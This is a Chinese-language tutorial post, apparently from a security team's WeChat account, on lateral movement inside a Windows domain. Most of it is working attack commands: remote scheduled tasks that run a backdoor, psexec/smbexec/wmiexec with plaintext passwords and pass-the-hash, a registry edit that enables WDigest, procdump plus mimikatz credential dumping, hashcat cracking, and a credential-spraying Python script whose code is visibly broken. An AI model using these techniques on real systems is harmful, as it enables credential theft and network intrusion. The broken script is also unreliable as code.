
在拿下一台内网主机后,通过本地信息搜集收集用户凭证等信息后,如何横向渗透拿下更多的主机?

这里仅介绍at&schtasks命令的使用,在已知目标系统的用户明文密码的基础上,直接可以在远程主机上执行命令。获取到某域主机权限->minikatz得到密码(明文,hash)->用到信息收集里面域用户的列表当作用户字典->用到密码明文当作密码字典->尝试连接->创建计划任务(at|schtasks)->执行文件为后门或相关命令

利用流程:

- 1.建立IPC链接到目标主机
- 2.拷贝要执行的命令脚本到目标主机
- 3.查看目标时间,创建计划任务(at,schtasks)
- 4.删除IPC链接

```
net use \\server\ipc$"password" /user:username # 工作组
net use \\server\ipc$"password" /user:domain\username #域内
dir \\xx.xx.xx.xx\C$\                    # 查看文件列表
copy \\xx.xx.xx.xx\C$\1.bat 1.bat   # 下载文件
copy 1.bat \\xx.xx.xx.xx\C$   # 复制文件
net use \\xx.xx.xx.xx\C$\1.bat /del   # 删除IPC
net view xx.xx.xx.xx                    # 查看对方共享
```





[at] & [schtasks] 都是基于定时任务的攻击


#at < Windows2012

net use \\192.168.3.21\ipc$ "Admin12345" /user:god.org\administrator #建立IPC连接:

copy add.bat \\192.168.3.21\c$ #拷贝执行文件到目标机器(实战中大多是CS或者MSF木马)


at \\192.168.3.21 15:47 c:\add.bat #添加计划任务






```
#schtask >=Windows2012
net use \\192.168.3.32\ipc$ "admin!@#45" /user:god.org\administrator #建立ipc连
copy add.bat \\192.168.3.32\c$
schtasks /create /s 192.168.3.32 /ru "SYSTEM" /tn adduser /sc DAILY
/tr c:\add.bat /F #创建adduser任务对应执行文件
schtasks /run /s 192.168.3.32 /tn adduser /i #运行adduser任务
schtasks /delete /s 192.168.3.32 /tn adduser /f #删除adduser任务
```


## 案例2-横向渗透明文HASH传递atexec-impacket





还自带提权。优点:方便快捷,可以支持hash。缺点:第三方工具,会受到杀毒软件或防护的影响。如果目标主机有杀软或防护的话,要对该软件进行免杀


## 案例3-横向渗透明文HASH传递批量利用-综合

webServer已经拿到权限


获取密码





获得本机密码




探针存活主机




使用批处理来跑多个IP地址使用固定的密码账号,来执行个whoami,ips.txt就是刚才收集到存活主机的IP地址




192.168.3.29采用的是同密码
继续拿下这个主机,重复之前操作。丰富密码字典。
之后拿密码字典去攻击域控


```
FOR /F %%i in (ips.txt) do net use \\%%i\ipc$ "admin!@#45"
/user:administrator #批量检测IP对应明文连接

FOR /F %%i in (ips.txt) do atexec.exe
./administrator:admin!@#45@%%i whoami #批量检测IP对应明文回显版

FOR /F %%i in (pass.txt) do atexec.exe ./administrator:%
%i@192.168.3.21 whoami #批量检测明文对应IP回显版

FOR /F %%i in (hash.txt) do atexec.exe -hashes :%%i
./administrator@192.168.3.21 whoami #批量检测HASH对应IP回显版
```

用户名也可以变。以上bat缺点只有一个变量。可以用bat实现多变量,也可以使用python写,然后使用第三方库,打包成.exe

net use \\192.168.3.32\ipc$ admin!@#45 /user:god\dbadmin
#pip install pyinstaller
#pyinstaller -F fuck_neiwang_001.py 生成可执行EXE

```python
import os,time
ips={
'192.168.3.21',
'192.168.3.25',
'192.168.3.29',
```

```
'192.168.3.30',
'1'
}
user = {
'Administrator',
'boss',
'dbadmin',
'fileadmin',
'mack'
'mary'
'vpnadm'
'webadmin'
passs = {
'admin',
'admin!@#45',
'Admin12345'
}
for ip in ips:
for user in users:
for mima in passs:
exec = "net use \\"+"\\"+ip+"\ipc$ "+mina+" /user:god\\"+user
print("----->"+exec+"<-----")
os.system(exec)
time.sleep(1)
```

## day67.域横向 smb&wmi 明文或 hash 传递

知识点1:
Windows2012以上版本默认关闭wdigest,攻击者无法从内存中获取明文密码
Windows2012以下版本安装KB2871997补丁,也会导致无法获取明文密码

针对以上情况,我们提供了4种方式解决此类问题

- 1.利用哈希hash传递(pth,ptk等)进行移动
- 2.利用其他服务协议(SMB,WMI等)进行哈希移动
- 3.利用注册表操作开启Wdigest Auth值进行获取
- 4.利用工具或第三方平台(Hachcat)进行破解获取

知识点2:

Windows系统LM HASH及NTLM Hash加密算法,个人系统在Windows vista后,服务器系统在Windows 2003以后,认证方式均为NTLM Hash。

```
#注册表修改
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```




演示案例:

案例1-Procdump+Mimikatz配合获取

procdump是Windows官方的工具

如果上传Minmiktz上传后被杀,可以使用Procdump+Mimikatz这个方法

运行procdump在当前目录下生成lsass.dmp文件




然后再在mimi上使用命令还原出来密码

在目标主机上用proc生成文件,然后再在本地上用Mim还原出密码

```
# mimikatz上执行:
sekurlas::minidump lsass.dmp
sekurlas::logonPasswords full
```

Hashcat破解获取Windows NTML Hash

```
hashcat -a 0 -m 1000 file --force
```


## 案例2-域横向移动SMB服务利用-psexec,smbexec(官方自带)

利用SMB服务可以通过明文或hash传递来远程执行,条件445服务端口开放。

#psexec第一种:先有ipc链接,psexec需要明文或hash传递

net use \\192.168.3.32\ipc$ "admin!@#45" /user:administrator

psexec \\102.168.3.32 -s cmd #需要先有ipc链接 -s以system权限运行





#psexec第二种:不用建立IPC直接提供明文账户密码
官方Pstools无法采用hash连接

```
psexec \\192.168.3.21 -u administrator -p Admin12345 -s cmd
psexec -hashes :$HASH$ ./administrator@10.1.2.3
psexec -hashes :$HASH$ domain/administrator@10.1.2.3
psexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32
#非官方自带-参考impacket工具包使用，操作简单，容易被杀
```




在官网下载pstools,上传至目标主机




执行命令,将前期信息收集到的ip地址,用户名 ,密码,反弹回cmd
基于Hash的:


执行时出现了问题,解决需要用到一个非官方的库impacket






反弹成功

## #smbexec无需先ipc链接 明文或哈市传递

```
smbexec god/administrator:Admin12345@192.168.3.21

smbexec ./administrator:admin!@#45@192.168.3.32

smbexec -hashes :$HASH$ ./admin@192.168.3.21

smbbexec -hashes :$HASH$ domain/admin@192.168.3.21

smbexec -hashes :518b98ad4178a53695dc997aa02d455c
./administrator@192.168.3.32

smbexec -hashes :ccef208c6485269c20db2cad21734fe7
god/administrator@192.168.3.21
```







域横向移动WMI服务利用-cscript,wmiexec,wmic

WMI(windows Management Instrumentation)时通过135端口进行利用,支持用户名明文或者hash的方式进行认证,并且该方法不会在目标日志系统留下痕迹


#自带WMIC 明文传递 无回显(缺点,功能比较尴尬)

```
wmic /node:192.168.3.21 /user:administrator /password:Admin12345 process call c
```


原本是没有1.txt




在目标主机上执行命令,等待连接





连接完毕后,在目标主机上连接的那个域主机上出现了1.txt





```
#自带cscript明文传递 有回显
cscript //nologo wmiexec.vbs /shell 192.168.3.21
administrator Admin12345
```

0x00实验室

需要借助一个wmiexec.vbs文件,在资源中有
执行命令,反弹cmd








0x00实验室

无名安全团队 | 人无名 便可潜心练剑!

29篇原创内容

公众号

麻烦点个关注，持续更新这个系列的教程笔记以及更多信安知识。